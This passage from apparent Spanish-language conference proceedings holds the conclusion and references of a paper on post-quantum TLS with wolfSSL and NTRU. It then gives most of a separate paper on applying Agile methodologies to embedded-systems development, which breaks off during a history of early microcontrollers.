Durante la realización de los experimentos se detectaron inconsistencias propias de versiones experimentales de las implementaciones de software, y se llegó a la conclusión de que esta integración post-cuántica no es apta para su uso en producción. Se extiende a futuros trabajos un análisis más profundo de los errores, y posibles sugerencias de corrección.

Por otro lado, los resultados obtenidos pueden sentar la base para la realización de pruebas de rendimiento, y su posterior comparación con otras implementaciones de similares características.

Referencias

- [1] A. Freier and P. Karlton, "The Secure Sockets Layer (SSL) Protocol Version 3.0." 2011, [Online]. Available: <https://tools.ietf.org/html/rfc6101>.
- [2] T. Dierks and E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.2." IETF, Aug. 2008, [Online]. Available: <https://tools.ietf.org/html/rfc5246>.
- [3] E. Rescorla, "RFC 2631 - Diffie-Hellman Key Agreement Method." IETF, 1999, Accessed: Sep.

- 16, 2019. [Online]. Available: <https://tools.ietf.org/html/rfc2631>.
- [4] R. R. Ahirwal and M. Ahke, "Elliptic curve diffie-hellman key exchange algorithm for securing hypertext information on wide area network," International Journal of Computer Science and Information Technologies, vol. 4, no. 2, pp. 363-368, 2013.
- [5] R. L. Rivest, A. Shamir, and L. Adleman, A Method for Obtaining Digital Signatures and Public-Key Cryptosystems. EEUU: Communications of the ACM, 1987.
- [6] C. Kerry and P. Gallagher, FIPS PUB 186-4: Digital Signature Standard (DSS). FEDERAL INFORMATION PROCESSING STANDARDS PUBLICATION. National Institute of Standards und Technology, 2013.
- [7] D. B. Johnson and A. J. Menezes, "Elliptic curve DSA (ECDSA): an enhanced DSA," in Proceedings of the 7th conference on USENIX Security Symposium, 1998, vol. 7, pp. 13-23.
- [8] J. Daemen and V. Rijmen, "AES Proposal: Rijndael." 1999, Accessed: Sep. 16, 2019. [Online]. Available: <http://csrc.nist.gov/CryptoToolkit/aes/rijndael/Rijndael.pdf>.
- [9] "IBM's new 53-qubit quantum computer is its biggest yet - CNET," 2019. <https://www.cnet.com/news/ibm-new-53-qubit-quantum-computer-is-its-biggest-yet/> (accessed Aug. 21, 2020).
- [10] P. W. Shor, "Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer," Journal SIAM Journal on Computing, vol. 26, no. 5, pp. 1484-1509, 1997.
- [11] D. J. Bernstein, J. Buchmann, and E. Dahmen, Post Quantum Cryptography, 1ra ed. Berlin: Springer, 2009.
- [12] E. W. Weisstein, "RSA-640 Factored," MathWorld Headline News, Nov. 05, 2005.
- [13] NIST, "Workshops and Timeline - Post-Quantum Cryptography | CSRC," 2020. <https://csrc.nist.gov/projects/post-quantum-cryptography> (accessed May 22, 2020).
- [14] OnBoard Security, "NTRUOpenSourceProject/ntru-crypto: Open Source NTRU Public Key Cryptography and Reference Code," 2017. <https://github.com/NTRUOpenSourceProject/ntru-crypto> (accessed Aug. 21, 2020).
- [15] W. Whyte, Z. Zhang, S. Fluhrer, and O. Garcia-Morchon, "Quantum-safe hybrid (QSH) key exchange for Transport Layer Security (TLS) version 1.3," Internet-Draft draft-whyte-qsh-tls13-06, Internet Engineering Task Force, 2017. Accessed: Feb. 11, 2020. [Online]. Available: <https://tools.ietf.org/html/draft-whyte-qsh-tls13-06>.

- [16] T. Baktu, "NTRU: Quantum-Resistant High Performance Cryptography," 2017. <https://tbuktu.github.io/ntru/> (accessed Jul. 26, 2020).
- [17] J. Hermans, F. Vercauteren, and B. Preneel, "Speed Records for NTRU," in *Topics in Cryptology - CT-RSA 2010*, vol. 5985, J. Pieprzyk, Ed. Berlin, Heidelberg: Springer Berlin Heidelberg, 2010, pp. 73–88.
- [18] R. A. Perlner and D. A. Cooper, *Quantum Resistant Public Key Cryptography: A Survey*. Maryland, EEUU: National Institute of Standards and Technology, 2009.
- [19] D. Stehlé and R. Steinfeld, *Making NTRUEncrypt and NTRUSign as Secure as Standard Worst-Case Problems over Ideal Lattices*. 2013.
- [20] WolfSSL, "Quantum Safe wolfSSL - wolfSSL," 2019. <https://www.wolfssl.com/quantum-safe-wolfssl/> (accessed Jun. 24, 2020).
- [21] M. Boesgaard, M. Vesterager, T. Pedersen, J. Christiansen, and O. Scavenius, "Rabbit: A new high-performance stream cipher," in *International Workshop on Fast Software Encryption*, 2003, pp. 307–329.
- [22] The Apache Software Foundation, "Apache http server project," 2018. <https://httpd.apache.org/>.
- [23] WolfSSL, *wolfSSL User Manual*, V4.1.0. 2019.
- [24] WolfSSL, "wolfSSL + Apache httpd - wolfSSL," 2020. <https://www.wolfssl.com/wolfssl-apache-httpd/> (accessed Jun. 25, 2020).

Un Análisis de los Aportes de Agile al Desarrollo de Sistemas Embebidos

Alejandro Fourcade, Jorge Eterovic
Departamento de Ingeniería e Investigaciones Tecnológicas
Universidad Nacional de la Matanza
afourcade@unlam.edu.ar, eterovic@unlam.edu.ar

Resumen

La aplicación de modelos para optimizar resultados de los procesos de desarrollo de software ha diversificado la forma en que se genera código para sistemas informáticos. La búsqueda de caminos más rápidos y flexibles, que mejoren la respuesta ante necesidades dinámicas del cliente, trajo nuevos marcos teóricos de trabajo. Los beneficios generados por el reciente cambio de percepción del proceso de desarrollo, no alcanzaron a todos los campos por igual y en especial no encontraron aplicación en los sistemas embebidos. Argumentos tecnológicos sumados a numerosas variaciones de entorno, expandieron el campo de acción de los sistemas integrados y obligan hoy a repensar la conformación de sus procesos. Se propone, entonces, analizar las ventajas que podría aportar la metodología Ágil al desarrollo de embebidos. Este documento teoriza sobre las causas de esta disociación, sus efectos y propone opciones operativas que compatibilicen ambos mundos, hoy en la práctica, distanciados.

Introducción

El 12 de febrero de 2001 Kent Beck, convocó a un grupo de 17 desarrolladores que se reunieron para debatir sobre el futuro de la generación de software. Ese fue el nacimiento de la metodología Ágil, que formalizó prácticas y unificó criterios para dar respuesta a algo que la experiencia había dejado al descubierto: ciertos tipos de escenarios necesitaban otros modelos más flexibles y efectivos que los que ofrecían los métodos aplicados hasta ese momento. En la década del 90, modelos alternativos de gestión de proyectos comenzaron a rivalizar contra los llamados métodos tradicionales o “pesados”. Estas formas alternativas de interpretar los nuevos, complejos y cambiantes requerimientos del mercado tenían características que los diferenciaban de los métodos pesados, que eran cuestionados por tener regulación excesiva, documentación intensiva, ser micro gerenciados y no tener una visión cenital de los proyectos. Los nuevos métodos livianos prometían ser más dinámicos, adaptativos, rápidos y eficientes.

El manifiesto Ágil, da un marco conceptual para que muchas metodologías se manejen dentro de sus mandamientos, de formas diferentes e innovadoras. Estas

ideas rectoras, ya famosas, marcan un conjunto de aseveraciones que todo método ágil debiera respetar:

- Individuos e interacciones sobre procesos y herramientas.
- Software funcionando sobre documentación extensiva.
- Colaboración con el cliente sobre negociación contractual.
- Respuesta ante el cambio sobre seguir un plan.

Las metodologías ágiles, combinan visiones no tradicionales que se comenzaron a gestar antes que el 2001, año de publicación del manifiesto. Si bien parecieran conceptos disruptivos para la época, no es otra cosa que la suma y consolidación de algunos métodos livianos de los 90s. Los métodos ágiles incorporan conceptos de RAD (Rapid Application Development), UP (Unified Process), DSDM (Dynamic Systems Development Method), Scrum, Crystal Clear y XP (Extreme Programming).

La velocidad con que hoy se desarrolla un producto tecnológico, la constante superación e innovación de su rendimiento y la exigencia de un tiempo de salida al mercado optimizado generó la necesidad de procedimientos de producción de software más ligeros. Por eso la alternativa Ágil ganó adeptos rápidamente, sobre todo en proyectos “express” o que cambian sus alcances dinámicamente. Los proyectos con requisitos iniciales borrosos o inciertos en los que los objetivos a satisfacer pueden ir modificándose a lo largo su desarrollo, encontraron en Agile una solución procedimental que permite evitar el lastre burocrático de los métodos tradicionales.

Los sistemas de desarrollo como cascada, espiral o incremental, han mostrado su eficacia en procesos críticos y complejos como aplicaciones financieras, aeroespaciales, de defensa y también, en sistemas embebidos. Todos ellos tienen factores comunes que los hacen ideales para estos tipos de desarrollos: los procesos marchan según planificaciones realizadas en el comienzo del proyecto y tienen abundante documentación funcional, de control de avance y de seguimiento financiero. La regla de oro a respetar son los plazos de entrega parciales y totales y la interacción con el cliente es idealmente mínima, solamente al inicio y al final del proceso.

Generalmente en los métodos “pesados”, la forma de gestionar un proyecto se resume en realizar los

relevamientos para determinar alcances y características de la aplicación, negociar con el cliente cuestiones financieras y de tiempos de entregas, desarrollar la solución a puertas cerradas y presentar el producto. Si existen errores, se corrigen y si fueran necesarios cambios o funcionalidades adicionales se presupuestan y planifican dentro de la etapa de mantenimiento.

En el universo Ágil, se ofrecen opciones más actuales, adaptadas al medio, y proponen posicionar al cliente en el centro de la escena, modificando los alcances y especificaciones según sus necesidades durante el transcurso de proyecto. Según la variante a utilizar, se ejecutan ceremonias con diferentes funciones y procedimientos iterativos de producción. Existen figuras y roles diferentes y las guías de seguimiento y control son diversas, pero mantienen la esencia que es ofrecer un camino ordenado para obtener un producto en tiempo corto, con mayor adaptabilidad durante todo el proceso, mayor eficiencia, con un alto grado de interacción y satisfacción del cliente.

La metodología ágil ha pasado por diferentes fases: adhesión, expectativa, decepción y estabilidad. Las desventajas de su aplicación están constantemente bajo análisis y tomando como referencia el ciclo de hype de Gartner [1] se podría decir que está en la etapa de meseta de productividad. Como todos los cambios significativos, cosecha en su evolución seguidores y detractores, y hoy los métodos ágiles se encuentran maduros para dar certezas en cuanto a sus bondades y el precio que conlleva aparejado obtenerlas.

1.1 Definiciones

Los sistemas embebidos pueden definirse de varias formas y su clasificación se ha diversificado en las últimas décadas, pero en su definición formal, son sistemas desarrollados sobre plataformas que no poseen sistema operativo, se ejecutan sobre hardware dedicado y fueron diseñados para un objetivo determinado. Se caracterizan por tener código con poco o nulo nivel de abstracción sobre el hardware, lo que comúnmente se denomina trabajar sobre “bare metal”. Una de las características importantes, por lo menos en lo que respecta a este documento, es que un sistema embebido se compone de hardware y software, no solamente software. No se puede pensar un desarrollo que mantenga al hardware y al software por caminos independientes con la idea de integrarlos en la etapa final. Generalmente, y casi como una regla de oro de sistemas integrados, se desarrolla primero el hardware y luego el software asociado. Dentro de los módulos de software que forman un sistema embebido, se encuentran el firmware y software de aplicación. El firmware es aquel que interacciona con el hardware directamente, para configurarlo y el software de aplicación es lo que relaciona al producto con el usuario. No necesariamente el firmware actúa como middleware entre el hardware y el software de aplicación, en muchos casos ambos se ejecutan en forma paralela.

La profunda relación entre el código y el circuito donde se ejecuta, además de la creciente variedad de dispositivos que pueden seleccionarse a la hora de diseñar, hace que los sistemas embebidos deban tratarse con reglas y cuidados particulares. Hoy, son pocos los equipos de programación que imaginan un proyecto de embebidos con la alteración del orden de desarrollo de hardware y software. Esta premisa genera una secuencia inevitable en las tareas del proyecto, la de generar los prototipos para luego comenzar el desarrollo del código.

Otro punto principal a analizar, es que en el proceso de desarrollo de productos integrados se requiere la interacción de muchos conocimientos diferentes y los grupos de trabajo suelen ser multidisciplinarios y de muy alto grado de especialización. Por eso la articulación y coordinación de estos grupos, suele ser diferente a los de los sistemas de desarrollo de software para plataformas tradicionales. El nivel de abstracción de un programa que funciona sobre un sistema operativo determinado, aporta un mayor grado de independencia sobre el hardware, normalización en el uso de recursos, arbitraje en el acceso y seguridad de operación, entre otras ventajas. Estas características brindan una plataforma operativa segura y estable, virtudes fundamentales para facilitar el desarrollo. Tanto los teléfonos celulares, que escaparon a la definición de sistema embebidos, como las computadoras ofrecen entornos amigables y blindados para las aplicaciones, con un desentendimiento casi total del hardware en que se ejecutan.

El proceso de diseño de sistemas embebidos, es más sensible y crítico en lo que respecta al acceso a los recursos del hardware. Una falla en la programación puede anular el funcionamiento o poner en peligro al usuario del sistema. No existe una capa de abstracción que arbitre y maneje las consecuencias que puedan ocasionar la ejecución de una aplicación con problemas en su código. Esa es solo una de las razones por las cuales el desarrollo del hardware y el software no pueden transitar carriles separados. Ambos se integrarán en un sólo dispositivo y se debe asegurar desde la génesis del producto una operación con la menor cantidad de fallas posibles. Una aplicación en una PC, por ejemplo, puede incorporar fixes, patches o actualizaciones, pero el firmware de un horno microondas no tiene esa posibilidad y debe funcionar desde el primero hasta el último día de su vida útil. Aunque el hardware fuese excelente, un mal código arruinaría el producto, y viceversa.

Una vez definido el diseño del hardware, se mantiene constante, salvo en caso de correcciones. Si se desea incorporar una modificación o agregar una funcionalidad, es posible hacerlo siempre y cuando no modifique el circuito. Esta limitación, dificulta la adaptabilidad y la permeabilidad a los cambios en el transcurso del proyecto.

Si bien los lenguajes de programación utilizados en sistemas embebidos siguen siendo, en la mayoría de los casos, los tradicionales (C, C++, Assembler), seguidos de lejos por Java o Python, la experiencia y el conocimiento que aporta cada proyecto al grupo de trabajo se capitaliza en menor medida, dado que el hardware y las herramientas de desarrollo pueden variar en cada proyecto. Hace algunas

décadas era normal resolver todos los diseños con el mismo microcontrolador y el mismo entorno de desarrollo. Hoy, elegir esa política sería un error, porque limitaría alcances y potencialidades de un diseño, restándole competitividad. Cada nueva especificación debe, como parte del análisis técnico/funcional inicial, estudiar qué plataforma es la indicada para resolver más eficientemente los problemas y las metas de diseño. Podar los requisitos deseables según las limitaciones de una plataforma, por el solo hecho de estar familiarizados con ella, pone en riesgo la efectividad y novedad de un producto al momento de salir al mercado.

El tiempo que involucra el diseño y la construcción del hardware, suele ser uno de los hitos que limita las fechas de entrega en plazos cortos. Aún con el prototipo finalizado y varias unidades disponibles, el trabajo coordinado de diferentes grupos sobre el mismo diseño de hardware es dificultoso. La integración en general es uno de los pasos más riesgosos ya que puede llegar hasta a anular la factibilidad técnica de producción de un diseño que llevó tiempo y recursos. Este es uno de los principales escollos para la incorporación de metodologías más actuales y eficaces al proceso de generación de código embebido.

Aumentar la abstracción, en general no está bien visto por quienes generan software embebido. Incrementar la distancia entre hardware y software, implica una pérdida del control directo del sistema y dependencia de código de terceros. Cuando se utiliza código de bajo nivel, las órdenes son ejecutadas directamente contra el hardware, al aumentar la abstracción, aumenta también la indeterminación. La imposibilidad en muchos sistemas embebidos de actualizar el firmware hace que, por ejemplo, errores de baja ocurrencia, multipliquen su peligrosidad en productos de producción masiva. Dada la criticidad del buen funcionamiento del código, las pruebas en embebidos son exhaustivas, y comprenden trazabilidad del hardware (series de fabricación), pruebas de esfuerzo, repetibilidad, bajo condiciones adversas (alta temperatura, baja tensión, fluctuación de alimentación, ambientes húmedos).

La incertidumbre inevitable que genera acceder a los recursos de hardware a través funciones, debe tenerse en cuenta a la hora de programar módulos críticos. En algunos casos el mismo fabricante del hardware provee las rutinas, pero en otros casos lo hace el proveedor del periférico u otros programadores. Estas piezas de software serán como engranajes de un reloj y deben ser confiables.

Simplificar y facilitar las funciones en muchos casos ayuda a implementar más rápidamente, pero casi siempre, implica delegar parámetros de configuración y por ende perder opciones de optimización. No contar con todo el

abanico de posibilidades, conlleva aparejado una limitación de prestaciones.

Por las razones descriptas, la selección y configuración de las plataformas de desarrollo son puntos críticos. Al utilizar diferentes fabricantes y familias de dispositivos, es inevitable el cambio de plataformas de desarrollo.

Existen IDEs (Integrated Development Environment), por ejemplo, Keil o Eclipse, que son compatibles con varias familias de dispositivos y ofrecen un entorno único de trabajo. Estas herramientas son valiosas ya que permiten programar para varios microcontroladores y unificar la plataforma. En otros casos cada fabricante, ofrece su propia IDE de desarrollo, por ejemplo, Atmel ofrece Atmel Studio, una completa herramienta gratuita para su familia dispositivos.

El caso de STMicroelectronics es una muestra de cómo los fabricantes se adaptan a las nuevas reglas. Para posicionar su línea STM32 como una opción alternativa y superadora al popular Arduino, compró a la firma Atollic¹ e incorporó su herramienta de desarrollo TrueStudio, integrándola a Cube MX, su aplicación de selección de hardware y generación de entorno. Configuró así un IDE que puso a disposición sin cargo. Para captar la atención de los numerosos usuarios de la IDE de Arduino, financió también el desarrollo de bibliotecas para que su STM32 pudiera usarse en ese entorno. Con esa visión poniendo énfasis en la compatibilidad, integración y precios competitivos, STMicroelectronics logra posicionar a su microcontrolador de 32 bits en la lista de los más utilizados para desarrollos no específicos.

El advenimiento de Arduino cambió las reglas del mercado, facilitando el acceso al mundo de los microcontroladores con tres pilares: hardware de bajo costo, herramientas de desarrollo gratuitas y sencillas y amplia disponibilidad de código y documentación de ejemplo. Entre los logros de Arduino está el de permitir que alguien que no tuviese la menor idea de microcontroladores, pudiera programarlos copiando código disponible y lograra hacer funcionar sus desarrollos.

La programación y el diseño con microcontroladores fue durante muchos años una disciplina reservada a especialistas o programadores con profundo conocimiento de electrónica digital. La perspectiva no fue mejorando en los primeros años, sino todo lo contrario, el hardware se hacía cada vez más completo y complejo y las herramientas de desarrollo más caras. La idea de comenzar a diseñar en una plataforma, era una decisión que traía aparejada altos costos, tanto de horas como de dinero. La situación actual es muy diferente, los kits de desarrollo son extremadamente accesibles y se simplificó su programación, a veces a costa

¹ STMicroelectronics adquiere Atollic, en 7 millones de dólares en diciembre de 2017.

de aumentar la abstracción. La reutilización y adecuación de código, es una herramienta poderosa, más aún para el que se inicia. Por ejemplo, en los microcontroladores ARM de STMicroelectronics, se cuenta en la plataforma de desarrollo con un extenso conjunto de rutinas provistas por el fabricante llamadas HAL (Hardware Abstraction Layer). Estas rutinas en conjunto con las aplicaciones de generación de entorno y configuración gráfica han simplificado y fortalecido la codificación, ya que mantiene el código a bajo nivel y sólo normaliza y simplifica el acceso. Este concepto, no es novedoso, es asimilable a las rutinas de BIOS del microprocesador Intel 8088.



Figura 1: Capas de abstracción

En la **Figura 1** se ve dónde se posicionan las rutinas HAL, en el stack de lenguajes. Aun así, en concordancia con lo que se mencionó anteriormente sobre la mala fama de la abstracción en embebidos, muchos programadores evitan o minimizan el uso de estas rutinas en sus códigos y su utilización sigue siendo materia de discusión.

Las cuestiones descriptas son sólo algunas de las tantas que caracterizan las peculiaridades y diferencian a los sistemas embebidos de otras aplicaciones. Es por ello, que las herramientas que facilitan y optimizan la gestión de proyectos de software de extenso uso en los entornos tradicionales, no encuentran un camino de aplicabilidad en el ámbito de los sistemas integrados.

Lo que se propone en este documento es realizar un resumen de los cambios y evoluciones acaecidas en los últimos años y analizar si estos hechos modificaron el entorno de forma tal que puedan acercarse a los sistemas embebidos a las prácticas modernas de gestión de proyectos. Las preguntas que se proponen desde este documento y servirán como guía son:

- ¿Es el ideario del manifiesto ágil aplicable en todo o en parte al escenario embebido?
- ¿Pueden las virtudes ágiles, aportar visibilidad y adaptabilidad?
- ¿Puede mejorar la interacción del grupo de desarrollo entre sí y con el cliente?
- ¿Si no ha sido aplicable hasta ahora, por qué comenzaría a serlo?

Para contestar estas preguntas, es necesario analizar primero los factores de cambio y la conformación de los escenarios de aplicabilidad.

1.2 Razones que ralentizan en cambio

Las causas para que la incorporación de nuevas metodologías de trabajo no se produzca rápidamente en los sistemas embebidos son múltiples. Se enumerarán los principales argumentos, detallando luego los inconvenientes que aportan cada uno.

- No se pueden obtener modelos funcionales en plazos cortos.
- La integración continua no es posible.
- Las pruebas automáticas son complejas de implementar.
 - Los equipos son multidisciplinarios.
 - Los cambios durante el proceso de desarrollo no son factibles.
- El tiempo de los ciclos de iteración no es compatibles.
 - Las historias de usuarios no aplican en este entorno.
- Primero se desarrolla el hardware luego el software.
- Cambiar la forma de trabajo sin asegurar resultados puede resultar un esfuerzo inútil y costoso.

No se pueden obtener modelos funcionales en plazos cortos: Una de las características de los métodos Ágiles es la entrega continua, concepto que va asociado al denominado MVP (Minimum Viable Product). Esto permite despachar productos totalmente funcionales en varias instancias del proceso. Los tiempos de desarrollo de hardware, elección de la tecnología, diseño, fabricación e implementación hacen imposible la obtención de modelos funcionales en plazos cortos. A primera vista, pensar en desarrollos embebidos con entrega continua no es posible en las condiciones actuales.

La integración continua no es posible: El concepto de integración continua, cambió la visión sobre las implementaciones y facilita la unificación de los desarrollos. En el caso de embebidos, la integración continua se dificulta ya que la automatización de las pruebas y los la complejidad de los ciclos de corrección, que incluyen tanto al hardware como al software, son incompatibles con su aplicación. La visión de estos procesos, plasmadas en algunas metodologías, como por ejemplo DEVOPS, cuentan con otras condiciones de entorno que hacen favorable su implementación. Las trabas de los largos ciclos de modificación de prototipos o la compleja corrección y depuración en los sistemas embebidos, parecen mostrar a la integración continua como algo imposible.

Las pruebas automáticas son complejas de implementar: la automatización de las pruebas de software ha avanzado notablemente en los últimos años permitiendo un proceso continuo de generación, test y entregas. Sin embargo, la inclusión de hardware dificulta la posibilidad de generar un conjunto de tests automáticos que aseguren el correcto funcionamiento, por lo menos a nivel de permitir la entrega de un producto funcional al cliente. Proponer

instancias de pruebas automáticas a entornos embebidos no es algo que sea usual, dado que los algoritmos de prueba no tienen en cuenta la interacción mecánica con el hardware

Los equipos son multidisciplinarios: a diferencia de los desarrollos tradicionales, en los sistemas embebidos es necesaria la integración de expertos en distintos campos. Especialistas en electricidad, electrónica, mecánica, hidráulica, neumática, mecatrónica, intervienen frecuentemente tanto en el diseño del hardware como el del software. Normalmente la fusión de estas disciplinas está coordinada por un líder de proyecto. Los métodos ágiles aconsejan grupos de trabajos reducidos, de grandes cualidades técnicas y elevada capacitación, con un alto grado de interacción entre sus miembros y sin la estructura jerárquica tradicional.

Los cambios durante el proceso de desarrollo no son factibles: uno de los pilares del método Ágil es poner al cliente en el centro de la discusión y darle las potestades de intervenir en el proceso de desarrollo y de cambiar las especificaciones y alcances dinámicamente. A simple vista estas características no son compatibles con un proceso de desarrollo en el cual intervengan hardware y software como una unidad monolítica. Sería impensable cambiar a voluntad del cliente el diseño del hardware durante el desarrollo de proyecto. Integrar el conocimiento del cliente al conjunto de saberes del grupo de desarrollo, es solamente posible a través de la toma de requisitos correcta, proceso que se realiza antes de comenzar el desarrollo.

El tiempo de los ciclos de iteración no son compatibles: en la metodología Ágil, los ciclos iterativos de entrega o sprints tienen una duración aconsejada de entre 2 y 3 semanas. Al finalizar cada ciclo, o de un número pactado de ellos, se debería contar con un producto funcional. Estos tiempos no son posibles en embebidos dado que el tiempo de fabricación del hardware excede las 2 o 3 semanas extendiéndose a veces a varios meses.

Las historias de usuarios no aplican en este entorno: las historias de usuario son en la metodología Scrum la presentación de requisitos, expresados de forma simple y directa. Se generan a lo largo del proyecto y son administradas por el Product Owner que representa la voz del cliente dentro del proyecto. Es la forma de tomar y actualizar requisitos de los métodos Ágiles. En embebidos, como se mencionó, no es posible cambiar los requisitos en la mitad del proyecto, las especificaciones deben ser detalladas al inicio del proceso y mantenerse sin cambios hasta la finalización. Por esa razón, la inclusión del cliente, como componente activo del equipo de trabajo, tampoco es posible.

Primero se desarrolla el hardware luego el software: es imposible pensar en embebidos la posibilidad de desarrollar en paralelo hardware y software o peor aún escribir código para un sistema que todavía no existe. El orden lógico es que una vez que esté desarrollado y construido el software, se desarrolle el firmware o el código de aplicación que comandará ese hardware. De otra forma, los tests y las pruebas funcionales serían imposibles. Gran

parte del proceso de desarrollo y depuración se basa en un ciclo de prueba y error en conjunto con el hardware.

Cambiar la forma de trabajo sin asegurar resultados puede resultar un esfuerzo inútil y costoso: al momento de comenzar un cambio deben establecerse metas, objetivos y perspectivas de mejora, para incentivar y motivar a los actores que serán el motor del proceso. Ante la incertidumbre del resultado y las ventajas que se lograrán luego de aplicar un proceso de cambio, parecería no tener sentido arriesgarse a llevarlo a cabo. Hasta hace unos años, no había grandes jugadores que hayan tomado a Ágil como metodología y hayan experimentado mejoras, como para inspirar y motivar al resto del mercado.

1.3 Factores de Cambio

Si bien las razones expuestas dejan claro que las metodologías de desarrollo de ambos mundos deben ser necesariamente distintas, hay factores que comenzaron a acercar diferencias y deben ser tenidos en cuenta. La idea de los métodos Ágiles es la de dinamizar procesos, agregar valor, aumentar la eficiencia y dar mayor visibilidad y adaptabilidad que la que ofrecían los marcos de trabajo tradicionales. Pero, aun así, al tratar de aplicar algunas de sus implementaciones como Kanban, Scrum o Extreme Programming a embebidos, “out of the box” o tal como se lo aplica a desarrollos tradicionales, parece no arrojar resultados satisfactorios. El interrogante no es si el proceso de sistemas embebidos puede adaptarse a alguna metodología ágil, sino debería ser, qué factores de esas metodologías pueden aportarle cambios positivos. Adaptar las implementaciones ágiles y consensuar alteraciones en post de flexibilizar y dinamizar los procesos actuales debería ser la llave para incorporarlos gradualmente.

Los hits y búsquedas en internet sobre métodos ágiles han disminuido en el tiempo [1] y se ha circunscripto su uso a las áreas donde aporta valor. Por esa razón no tiene sentido tratar de utilizar a la fuerza métodos ágiles, sólo por el hecho de seguir una tendencia, sino que es indispensable preguntar qué parte de sus reglas y principios suman a la dinámica de los proyectos.

La intervención de factores que modifican las condiciones de entorno, hace necesario replantear el estado actual de los procesos de desarrollo. Estos avances actúan como factores de cambio y cohesión que modifican el análisis de factibilidad de aplicación de nuevos marcos de trabajo a los métodos en uso. Entre estos factores de cambio podemos mencionar los siguientes:

- Desarrollo en base hardware modular.
- Disponibilidad de prototipos rápidos y económicos.
- Posibilidad de definir y generar MVPs totalmente funcionales.
- Simulación de hardware con interacción de desarrolladores.
- Grupos de trabajo con integrantes en centros distribuidos.
- Optimización de tiempos de armado de prototipos.

- Mejores herramientas de automatización de tests.
- Nuevas prácticas de programación (Code refactor, pair programming, nuevos estándares de programación).
- Amplia disponibilidad de kits de desarrollo a bajo precio.
- Visión de los fabricantes para enfocar sus esfuerzos en adaptarse y compatibilizar sus productos a nuevos estándares.

La forma de generar sistemas integrados ha cambiado, desde la concepción y el diseño del hardware hasta la creación e implantación del código. El concepto de salir desde la hoja en blanco hasta el modelo terminado, va quedando en desuso, y los ingenieros de diseño hoy son integradores de partes. Los fabricantes de dispositivos están adoptando una visión modular de sus productos ofreciendo kits de desarrollo económicos que pueden ser utilizados como unidades funcionales que se suman fácilmente formando modelos más complejos. Las grandes marcas, fabrican y alientan la producción de kits que contengan sus productos, por lo que en los últimos años, la posibilidad de acceder a hardware de desarrollo se ha incrementado exponencialmente, multiplicando la oferta de microcontroladores de todo nivel y haciendo diversa la variedad de accesorios y periféricos disponibles.

El desarrollo sobre hardware modular aumenta las probabilidades de éxito en el diseño de prototipos, ya que se parte de subsistemas que funcionan y están extensamente probados y en la mayoría de los casos cuentan con código de aplicación de ejemplo. Esta ventaja, junto con la optimización de tiempos de entrega de las placas de circuito impreso y la opción de entregarlas armadas hace que se pueda contar con prototipos funcionales en plazos cortos.

Por otro lado, la posibilidad de tener modelos complejos y precisos de simulación 7x24 para todos los ingenieros de diseño, donde se pueda interactuar en forma ordenada y eficiente, es comparable a la revolución que generó el concepto de una computadora en cada escritorio, poniendo un prototipo en cada escritorio.

La facilidad que aportan las comunicaciones actuales permite generar reuniones con recursos distribuidos en diferentes partes del mundo, casi sin notar la distancia y con total comodidad. La mejora de la conectividad y las aplicaciones de reuniones virtuales posibilita generar reuniones frecuentes de feedback y reporte como las que implementan las metodologías Ágiles.

En resumen, ante una profunda modificación de las reglas de juego en lo que respecta a los recursos que pueden influir en el proceso de desarrollo, se hace indispensable replantear la forma de planificar y generar sistemas embebidos.

1.4 Marco de aplicación

Las nociones que contiene este documento desde el punto de vista operativo, están pensadas para desarrollos de pequeña escala con grupos reducidos de trabajo. Incluye también un escenario frecuente en el ámbito de embebidos, el del programador solitario. Uno de los valores ágiles es la

preferencia de “individuos e interacciones sobre procesos y herramientas” y por ejemplo si aplicáramos Scrum no tendría sentido tener un grupo de una sola persona. Ese único componente debería ocupar todos los roles (Product Owner, Scrum Master y equipo de programadores), y debería realizar las “Stand up Meetings” de inicio de jornada parado en soledad. Las ceremonias y rituales de cada implementación de Ágil son de cumplimiento obligatorio y resultan ser un conjunto de reglas rígidas para un marco conceptual destinado a flexibilizar los métodos tradicionales de programación. Kanban en este sentido es algo más adaptable y es más fácilmente asimilable al entorno embebido.

La idea de este documento nace en el ámbito académico. Cuando se enseñan las bases de los sistemas micro controlados en las universidades, es frecuente realizar proyectos de aplicación. Los proyectos individuales suelen resultar de menor complejidad y cuando se hacen grupales, los problemas más frecuentes son la división equitativa de tareas y asegurar la finalización de proyecto.

En un caso testigo, en una cátedra avanzada de ingeniería electrónica, se trató de utilizar una adaptación de prácticas ágiles. Para equalizar las responsabilidades, se implementó un esquema de distribución de tareas, dividiendo el proyecto en módulos con entrada y salida normalizada, para facilitar la integración. Se aplicaron directivas de Ágil y de TDD (Test Driven Development). En este esquema el docente hace los roles equivalentes de Product Owner y de Scrum Master y según el avance del proyecto, puede agregar, complicar, simplificar o eliminar características funcionales.

El resultado de esta experiencia fue altamente positivo, ya que se pueden realizar proyectos de mayor complejidad, los alumnos aprenden a cumplir objetivos y a respetar formatos y normas de trabajo, que son fundamentales para su futuro profesional. Ante los buenos resultados, se continúa perfeccionando el método, expandiendo su alcance a desarrollos de pequeña escala, de características dinámicas y alcances específicos.

Algunas veces lo que pasa en un aula es el reflejo de lo que sucede en la realidad. En varias ocasiones, cuando se consultó a los alumnos quiénes querían hacer el trabajo grupal y quiénes individual, aproximadamente un 90% votó que prefería hacerlo en forma individual. Esto se debe, en gran parte, a no conocer los beneficios que puede aportar el trabajo en equipo coordinado con una visión específica. Tratar de aplicar métodos ágiles con este panorama es todo un reto y puede no tener los resultados esperados. En la industria sucede lo mismo, tratar de aplicar métodos ágiles en un entorno altamente normalizado y burocratizado, atenúa las ventajas de adaptabilidad y dinámica y resalta las desventajas de falta de control de los procesos y poca documentación. Si bien las ideas ágiles pueden modificar el entorno y hacerlo más responsivo y adaptado a cambios, a veces no logra modificar las reglas o costumbres impuestas.

2) Planteamiento del Problema

En la década del 70, Texas Instruments ponía en el mercado los primeros microcontroladores, la serie TMS1000, procesadores que con los que venía equipando sus calculadoras desde 1972. La posibilidad de contar con un dispositivo con memoria RAM interna, que pudiese ser programable por el usuario (mandando el programa al fabricante, para que este lo programe), abría un panorama amplísimo de aplicación. Este chip fue usado dentro de instrumentos de medición, electrónica automotriz hasta para darle vida al famoso juguete Simon. En 1980 Intel sacó a la venta su microcontrolador 8051, el procesador con la vida más larga en el mercado, que llega aún hasta nuestros días. Existen hoy variantes y diferentes modelos de 8051 y se sigue usando para nuevos productos.

